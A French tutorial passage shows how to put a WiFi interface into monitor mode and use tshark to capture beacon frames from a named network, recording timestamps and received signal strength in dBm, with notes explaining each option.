$ sudo iw dev wlxa0f3c11449ec set monitor control ❶
$ sudo ip link wlxa0f3c11449ec up
$ tshark -li wlxa0f3c11449ec  -Y 'wlan.ssid=="FreeWifi_secure"' ❷ \
-T fields ❸ -e frame.time_relative ❹ -e wlan_radio.signal_dbm ❺
Capturing on 'wlxa0f3c11449ec'
0.032966700 -92
0.131535161 -92
...
1.311191333 -92
1.409504172 -91
```

❶⇒on passe l'interface WiFi en mode moniteur pour récupérer les trames de contrôle, comme les balises ou «*beacon*» ;

❷⇒cette option permet de récupérer la valeur de certains champs des paquets, *Ici, le nom du réseau WiFi, son ssid, est utilisé pour filtrer les paquets* :

❹le champs `frame.time_relative` : temps relatif par rapport au début de la capture ;

❺le champs `wlan_radio.signal_dbm` : mesure de la puissance reçue ;

Valeur des champs

Le nom des champs peut être facilement récupéré dans WireShark, la version graphique de l'outil. Il peut, *malheureusement*, varier suivants les technologies utilisées.